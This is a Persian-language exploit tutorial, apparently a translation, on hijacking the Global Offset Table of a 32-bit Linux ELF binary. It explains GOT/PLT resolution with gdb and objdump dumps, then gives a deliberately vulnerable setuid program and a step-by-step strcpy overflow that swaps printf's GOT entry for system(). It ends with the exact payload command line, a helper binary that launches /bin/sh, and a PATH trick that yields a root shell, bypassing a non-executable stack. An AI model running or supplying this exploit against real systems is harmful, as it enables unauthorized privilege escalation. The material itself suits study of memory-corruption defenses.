Hijack کردن got.[1] جهت بدست آوردن دستیابی ریشه ای[2]

این مقاله کوتاه، روش جاینویسی یک اشاره گر را مورد بحث قرار می دهد که در یک تابع بکار می رود تا به این طریق entry وابسته در جدول آفست عمومی (Global Offset Table) را جاینویسی کنیم. جاینویسی این جدول به ما اجازه خواهد داد تا روند اجرای یک برنامه را تغییر دهیم.

این روش، هنگامی مفید است که شخص قادر به تغییر آدرس مورد اشاره در EIP با یک آدرس shellcode نباشد و در مواقعی که محافظت پشته به طریقی اعمال شده است. به جای جاینویسی دستور بعدی با آدرس shellcode خود، ما توابع ارجاعی GOT را با تابعی patch می کنیم که با آن تابع بتوانیم دستورات سیستمی را اجرا کنیم.

بهرحال، Global Offset Table یا GOT چیست؟

GOT، محاسبات آدرسی مبتنی بر موقعیت[3] را به یک مکان دلخواه تغییر می کند و در قسمت got. از یک شی اجرایی ELF یا اشتراکی وجود دارد و مکان نهایی (مطلق) از نشانه (symbol) فراخوانی های یک تابع را که در کد اتصالی استفاده می شود ذخیره می کند. برای مثال، هنگامی که یک برنامه درخواستی برای استفاده از printf() دارد، بعد از اینکه rtld نشانه را تعیین می کند، آنگاه آن مکان در GOT مجددا تعیین شده و به فایل اجرایی با استفاده از جدول پیوند رویه ای[4] اجازه می دهد تا مستقیما به مکان نشانه ها دست یابد. به هر حال، با اجرا کد زیر، استفاده از printf() چیزی شبیه به زیر خواهد بود:


```
main
printf("something like %s\n", this)
...
Location 1: call 0x80482b0 <printf>   (PLT)
Location 2: jmp *0x8049550            (GOT)
...
exit
```

این مکان ها را می توان با نمایش خروجی objdump بررسی کرد:

```
08048290 l    d  .plt 00000000              ← .plt from 08048290 - 080482e0
080482e0 l    d  .text  00000000

08049540 l    d  .got 00000000              ← .got from 08049540 - 08049560
08049560 l    d  .bss 00000000
```

نمودار طرح واری از چیزهایی که رخ می دهند به صورت زیر می باشد:



بیایید تجزیه و اجرایی از تابع را در GDB بررسی کنیم تا ببینیم چه چیزهایی رخ می دهند:

```
(gdb) disas printf
Dump of assembler code for function printf:
0x80482b0 <printf>: jmp    *0x8049550     ← Here
```

---

[1] Global Offset Table
[2] Root access
[3] position independent address calculation
[4] Procedure Linkage Table

در این نقطه، ما در PLT (Procedure Linkage Table) هستیم که در امتداد GOT برای ارجاع و تعیین مکان مجدد تجزیه تابع مورد نیاز هستند. ارجاع PLT، یک jmp را در GOT انجام داده و مکان تابع فراخوانی شده را پیدا می کند. به هر حال، در آغاز برنامه ما، هنگامی که یک تابع در اولین فراخوانی خودش می باشد، هیچ entry ای در GOT وجود نخواهد داشت، پس PLT، درخواستی را به rtld انجام می دهد و به این ترتیب می تواند مکان مطلق و صحیح توابع را بفهمد. آنگاه GOT برای استفاده های بعدی بروز می گردد.

```
0x80482b6 <printf+6>: push   $0x8
0x80482bb <printf+11>:  jmp    0x8048290 <_init+24>   ← Here
```

پشته برای رفع تابع پیکربندی شده است، سپس 00x8 به پشته push شده و jmp به _init+24 انجام می گردد که در این صورت _dl_runtime_resolve را فراخوانی خواهد کرد.

```
(gdb) disas 0x8048290
Dump of assembler code for function _init:
0x8048278 <_init>: push   %ebp
0x8048279 <_init+1>: mov    %esp,%ebp
0x804827b <_init+3>: sub    $0x8,%esp
0x804827e <_init+6>: call   0x8048304 <call_gmon_start>
0x8048283 <_init+11>: nop
0x8048284 <_init+12>: call   0x8048364 <frame_dummy>
0x8048289 <_init+17>: call   0x80483fc <__do_global_ctors_aux>
0x804828e <_init+22>: leave
0x804828f <_init+23>: ret
0x8048290 <_init+24>: pushl  0x8049544      ← Here
0x8048296 <_init+30>: jmp    *0x8049548
0x804829c <_init+36>: add    %al,(%eax)
0x804829e <_init+38>: add    %al,(%eax)
```

_dl_runtime_resolve ، اطلاعات تابع را در کتابخانه پس از کارهای مربوطه پیدا می کند که خارج از اهداف این مقاله هستند!

```
(gdb) disas *0x8049548
Dump of assembler code for function _dl_runtime_resolve:
0x4000a180 <_dl_runtime_resolve>: push   %eax
0x4000a181 <_dl_runtime_resolve+1>:  push   %ecx
0x4000a182 <_dl_runtime_resolve+2>:  push   %edx
0x4000a183 <_dl_runtime_resolve+3>:  mov    0x10(%esp,1),%edx
0x4000a187 <_dl_runtime_resolve+7>:  mov    0xc(%esp,1),%eax
0x4000a18b <_dl_runtime_resolve+11>: call   0x40009f10 <fixup>   ← Magic starts
0x4000a190 <_dl_runtime_resolve+16>: pop    %edx
0x4000a191 <_dl_runtime_resolve+17>: pop    %ecx
0x4000a192 <_dl_runtime_resolve+18>: xchg   %eax,(%esp,1)
0x4000a195 <_dl_runtime_resolve+21>: ret    $0x8
0x4000a198 <_dl_runtime_resolve+24>: nop
0x4000a199 <_dl_runtime_resolve+25>: lea    0x0(%esi,1),%esi
End of assembler dump.
(gdb)
```

سپس GOT با entry صحیح بروز رسانی شده و آنگاه نشانه و نام توابع را می توانیم مستقیما توسط برنامه خودمان مورد دستیابی قرار دهیم. این امکان وجود دارد که هنگام کامپایل کردن کد با گزینه –fpic ، این ارجاع ها به GOT را در کد ببینیم:

کد منبع c. این کد:

```
int main()
{
        puts("Hello");
```

```
        return 0;
}
```

کد منبع .s (اسمبلی):

```
... snipped ...
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    andl    $-16, %esp
    movl    $0, %eax
    subl    %eax, %esp
    movl    $.LC0, (%esp)
    call    puts
    movl    $0, %eax
    leave
    ret
        ... snipped ...
```

کد منبع .s از -fpic :

```
... snipped ...
main:
    pushl   %ebp
    movl    %esp, %ebp
    pushl   %ebx
    subl    $4, %esp
    call    __i686.get_pc_thunk.bx
    addl    $_GLOBAL_OFFSET_TABLE_, %ebx
    andl    $-16, %esp
    movl    $0, %eax
    subl    %eax, %esp
    leal    .LC0@GOTOFF(%ebx), %eax
    movl    %eax, (%esp)
    call    puts@PLT
    movl    -4(%ebp), %ebx
    leave
    ret
        ... snipped ...
```

کارهای بسیاری وجود دارند که در ورای مراحلی برای اجرای ساده یک تابع puts() یا printf() وجود دارند و بخش های بیشتری از چیزهایی که ما در اینجا بررسی کردیم و دنبال آنها بودیم وجود خواهند داشت، اما این راهنما، بعنوان تاریخچه توابع!! عمل نمی کند و فقط نکات کلیدی را بازگو خواهد کرد. برای اطلاعات بیشتر روی اتصالدهی پویا[5] ، به کامپایلر و اسناد ABI برای پردازنده خود مراجعه کنید.

اکسپلویتی که در اینجا بررسی می کنیم بسیار ساده است، ما strcpy() را سرریز کرده، یک ارجاع در GOT را hijack کرده و یک تابع libc (که ارائه داده ایم) را اجرا می کنیم. آنگاه آدرس GOT از printf() را تغییر داده و آنرا با system() تعویض می کنیم و به این ترتیب اجازه خواهیم یافت که /bin/sh را اجرا کنیم و در نتیجه یک shell را بوجود بیاوریم. چون پشته به صورت non-executable نماد گذاری شده است، لذا اجرا کردن shellcode روی پشته امکان پذیر نیست، پس ما از این روش برای hijack کردن application و کنترل اختیار آن استفاده می کنیم.

[5] dynamic linking

• برنامه آسیب پذیر:

```
//GOT.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
	char *pointer = NULL;
	char array[10];

	pointer = array;

	strcpy(pointer, argv[1]);
	printf("Array contains %s at %p\n", pointer, &pointer);
	strcpy(pointer, argv[2]);
	printf("Array contains %s at %p\n", pointer, &pointer);

	return EXIT_SUCCESS;
}
```

```
[cefix@term]$ gcc -o got got.c
[cefix@term]$ su -c "chmod +s ./got" root
Password:
[cefix@term]$ ./got hello hi
Array contains hello at 0xbffffa6c
Array contains hi at 0xbffffa6c
[cefix@term]$

[cefix@term]$ gdb -q ./got
(gdb) b strcpy
Breakpoint 1 at 0x804829c
(gdb) r hello hi
Starting program: /home/c0ntex/got/got hello hi
Breakpoint 1 at 0x42079da4

Breakpoint 1, 0x42079da4 in strcpy () from /lib/i686/libc.so.6
(gdb) step
Single stepping until exit from function strcpy,
which has no line number information.
main (argc=3, argv=0xbffffad4) at got.c:12
12		printf("Array contains %s at %p\n", pointer, &pointer);
(gdb) x/s pointer
0xbffffa60:	"hello"
(gdb) step
Array contains hello at 0xbffffa7c
13		strcpy(pointer, argv[2]);
(gdb) step

Breakpoint 1, 0x42079da4 in strcpy () from /lib/i686/libc.so.6
(gdb) step
Single stepping until exit from function strcpy,
which has no line number information.
main (argc=3, argv=0xbffffad4) at got.c:14
14   printf("Array contains %s at %p\n", pointer, &pointer);
(gdb) x/s pointer
```

```
0xbffffa60:      "hi"
(gdb)
```

آشکار است که بواسطه هر تکرار از فراخوانی printf()، آرگومان های انتقالی توسط کاربر در اشاره گر "pointer" ذخیره شده و سپس نمایش می یابند. با یک اشاره گر، ما می توانیم کاری کنیم که این اشاره گر به هر چیزی اشاره داشته باشد (همان طور که نام آن هم این مطلب را بازگو می کند = اشاره گر)، اکنون با هم آرگومان هایی که ارائه داده ایم را تغییر می دهیم و می بینیم که آیا می توانیم کاری کنیم که به مکان دلخواهی اشاره داشته باشد یا خیر. بدیهی است که ما می خواهیم application را اکسپلویت کنیم، لذا شاید اشاره کردن به آن مفید باشد، همان طور که قسمت کوتاهی از این مقاله به Global Offset Table اشاره دارد. به هر حال، هنگامی که اشاره گری داریم که به یک مکان در GOT اشاره می کند، ما از strcpy() ثانویه برای جاینویسی محتویات آدرس GOT ی که به آن اشاره می کرده ایم استفاده می کنیم. به کد نگاه کنید، فرآیندی که رخ می دهد به صورت زیر است:

۱) سرریز بافر برای اینکه اشاره گر به آدرس GOT تابع printf() با نخستین strcpy() اشاره کند.

```
1: strcpy(pointer, argv[1]);
|--- pointer -> printf(GOT)
```

۲) اولین printf() طبق انتظاری که داشتیم کار می کند و هنوز چیزی را تغییر نداده ایم.

```
2: printf("Array contains %s at %p\n, pointer, &pointer)
```

۳) تغییر آدرس در entry ای از GOT که به دومین strcpy اشاره داشته است.

```
3: strcpy(pointer, argv[2]);
|--- pointer -> system(GOT)
```

۴) printf() اکنون patch شده و به system() اشاره می کند. هنگامی که این تابع را فراخوانی می کنیم، تغییراتی که داده ایم اجرا خواهد شد.

```
4: printf("Array contains %s at %p\n....)
|--- system("Array contains %s at %p\n, pointer, &pointer)
```

۵) shell ظاهر خواهد شد.

ما نیاز به دریافت چندین آدرس هستیم، اولین اینکه ما باید آدرس printf() ای که می خواهیم جاینویسی کنیم را داشته باشیم. دومین printf()، موردی خواهد بود که hijacl خواهد شد. برای یافتن آن از GDB استفاده می کنیم:

```
 [cefix@term]$ gdb -q ./got
(gdb) disas main
Dump of assembler code for function main:
0x804835c <main>:       push   %ebp
0x804835d <main+1>:     mov    %esp,%ebp
0x804835f <main+3>:     sub    $0x28,%esp
0x8048362 <main+6>:     and    $0xfffffff0,%esp
0x8048365 <main+9>:     mov    $0x0,%eax
0x804836a <main+14>:    sub    %eax,%esp
0x804836c <main+16>:    lea    0xffffffd8(%ebp),%eax
0x804836f <main+19>:    mov    %eax,0xfffffff4(%ebp)
0x8048372 <main+22>:    sub    $0x8,%esp
0x8048375 <main+25>:    mov    0xc(%ebp),%eax
0x8048378 <main+28>:    add    $0x4,%eax
0x804837b <main+31>:    pushl  (%eax)
0x804837d <main+33>:    pushl  0xfffffff4(%ebp)
```

```
0x8048380 <main+36>:    call   0x804829c <strcpy>
```
← اینجا سرریز شده است

```
0x8048385 <main+41>:    add    $0x10,%esp
0x8048388 <main+44>:    sub    $0x4,%esp
0x804838b <main+47>:    lea    0xfffffff4(%ebp),%eax
0x804838e <main+50>:    push   %eax
0x804838f <main+51>:    pushl  0xfffffff4(%ebp)
0x8048392 <main+54>:    push   $0x8048434
0x8048397 <main+59>:    call   0x804828c <printf>
```
← اینجا رها شده است

```
0x804839c <main+64>:    add    $0x10,%esp
0x804839f <main+67>:    sub    $0x8,%esp
0x80483a2 <main+70>:    mov    0xc(%ebp),%eax
0x80483a5 <main+73>:    add    $0x8,%eax
0x80483a8 <main+76>:    pushl  (%eax)
0x80483aa <main+78>:    pushl  0xfffffff4(%ebp)
0x80483ad <main+81>:    call   0x804829c <strcpy>      ← This replaces printf() with system()
0x80483b2 <main+86>:    add    $0x10,%esp
0x80483b5 <main+89>:    sub    $0x4,%esp
0x80483b8 <main+92>:    lea    0xfffffff4(%ebp),%eax
0x80483bb <main+95>:    push   %eax
0x80483bc <main+96>:    pushl  0xfffffff4(%ebp)
0x80483bf <main+99>:    push   $0x8048434
0x80483c4 <main+104>:   call   0x804828c <printf>      ← This is altered and system() is executed
0x80483c9 <main+109>:   add    $0x10,%esp
0x80483cc <main+112>:   mov    $0x0,%eax
0x80483d1 <main+117>:   leave
0x80483d2 <main+118>:   ret
End of assembler dump.

(gdb) x/i 0x804828c
0x804828c <printf>:     jmp    *0x804954c
(gdb) x/i 0x804954c
0x804954c <_GLOBAL_OFFSET_TABLE_+16>:   nop
```

ما همچنین می توانیم از objdump برای dump کردن جابجایی های پویای باینری استفاده کنیم.

```
[cefix@term]$ objdump --dynamic-reloc ./got | grep printf
0804954c R_386_JUMP_SLOT    printf
[cefix@term]$
```

اکنون ما آدرس GOT ی را که قصد تغییر آن را داشته ایم، در اختیار داریم، در این لحظه آنرا با system() تعویض می کنیم. بیایید آدرس این تابع را نیز پیدا کنیم:

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x42041e50 <system>
(gdb) q
```

اکنون آدرس هایی که می خواهیم استفاده کنیم در اختیار داریم. مجدد، مراحلی که باید طی کنیم بصورت زیر هستند:

۱) کپی کردن 0x804954c در اشاره گر
۲) نوشتن 0x42041e50 به جای چیزی که اشاره گر با دومین strcpy() به آن اشاره می کند.
۳) ظاهر شدن shell

با انجام اعمال زیر در GDB می توانیم چگونگی کارکرد این مسئله را بفهمیم:

```
 (gdb) r `perl -e 'print "A" x 28'``printf "\x4c\x95\x04\x08"` hello
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y

Starting program: /home/c0ntex/got/got `perl -e 'print "A" x 28'``printf "\x4c\x95\x04\x08"` hello

Breakpoint 1, 0x42079da4 in strcpy () from /lib/i686/libc.so.6
(gdb) step
Single stepping until exit from function strcpy,
which has no line number information.
main (argc=3, argv=0xbffffab4) at got.c:12
12              printf("Array contains %s at %p\n", pointer, &pointer);
(gdb) x/x pointer
0x804954c <_GLOBAL_OFFSET_TABLE_+16>:   0x08048292
(gdb) step
Array contains #B
                13          strcpy(pointer, argv[2]);
(gdb) step

Breakpoint 1, 0x42079da4 in strcpy () from /lib/i686/libc.so.6
(gdb) step
Single stepping until exit from function strcpy,
which has no line number information.
main (argc=3, argv=0xbffffab4) at got.c:14
14              printf("Array contains %s at %p\n", pointer, &pointer);
(gdb) x/x pointer
0x804954c <_GLOBAL_OFFSET_TABLE_+16>:   0x6c6c6568
(gdb) x/s pointer
0x804954c <_GLOBAL_OFFSET_TABLE_+16>:    "hello"
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x6c6c6568 in ?? ()
(gdb)
```

واضح است که printf() اکنون با دومین آرگومانی که ارائه کرده ایم (hello) تعویض شده است. بدیهی است که ما نمیخواهیم از hello استفاده کنیم، لذا "hello" را با آدرس system() تعویض می کنیم. بیایید این کار را امتحان کنیم...

```
(gdb) r `perl -e 'print "A" x 28'``printf "\x4c\x95\x04\x08"` `printf "\x50\x1e\x04\x42"`
Starting program: /home/c0ntex/got/got `perl -e 'print "A" x 28'``printf "\x4c\x95\x04\x08"`
 `printf "\x50\x1e\x04\x42"`

Breakpoint 1, 0x42079da4 in strcpy () from /lib/i686/libc.so.6
(gdb) step
Single stepping until exit from function strcpy,
which has no line number information.
main (argc=3, argv=0xbffffab4) at got.c:12
12              printf("Array contains %s at %p\n", pointer, &pointer);
(gdb) x/x pointer
0x804954c <_GLOBAL_OFFSET_TABLE_+16>:   0x08048292
(gdb) c
Continuing.
Array contains #B

Breakpoint 1, 0x42079da4 in strcpy () from /lib/i686/libc.so.6
PuTTY(gdb) step
Single stepping until exit from function strcpy,
which has no line number information.
main (argc=3, argv=0xbffffab4) at got.c:14
14              printf("Array contains %s at %p\n", pointer, &pointer);
```

```
(gdb) x/x pointer
0x804954c <_GLOBAL_OFFSET_TABLE_+16>:   0x42041e50
(gdb) x/i 0x42041e50
0x42041e50 <system>:    push   %ebp
(gdb) c
Continuing.
sh: line 1: Array: command not found

Program exited normally.
(gdb)
```

عالی شد! ما آدرس ()printf را در عوض اجرای سیستم patch کـردیم، بیاییـد ایـن موضـوع را از command line بـه نمایش بگذاریم و چیزهایی که رخ می دهند را مقایسه کنیم:

```
[cefix@term]$I ./got hello hi
Array contains hello at 0xbffffa6c
Array contains hi at 0xbffffa6c
[cefix@term]$ ./got `perl -e 'print "A" x 28'``printf "\x4c\x95\x04\x08"` `printf "\x50\x1e\x04\x42"`
Array contains #B
                sh: line 1: Array: command not found
[cefix@term]$
```

سیستم سعی خود را در اجرا کرد، اما رشته ای در جمله printf پیدا شد که به صـورت "Array contains %s at %p" می باشد و در قدم بعدی سعی در اجرای آن کرد، چون Array یک دستور معتبر نیست (البته فعلا اینطور می باشد)، در نتیجه اجـرا در همان جا متوقف خواهد شد. لذا بیایید یک دستور را در شاخه جاری با نام Array ایجاد کنیم که bin/sh/ را اجرا می کند و سپس ببینیم چه اتفاقی خواهد افتاد:

```
//Array.c
int main()
{
       system("/bin/sh");
}
[cefix@term]$ gcc -o Array Array.c
[cefix@term]$ ./Array
sh-2.05b$ exit
exit
[cefix@term]$ export PATH=:.:$PATH
[cefix@term]$
```

اکنون می بینیم که shell بدست خواهد آمد!

```
[cefix@term]$ ./got `perl -e 'print "A" x 28'``printf "\x4c\x95\x04\x08"` `printf "\x50\x1e\x04\x42"`
Array contains #B
sh-2.05b# id -a
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
sh-2.05b#
```

اکنون روش دیگری در اختیار داریم تا بتوانیم پشته های non-exec را با موفقیت دور بزنیم.

Translate by: Cephexin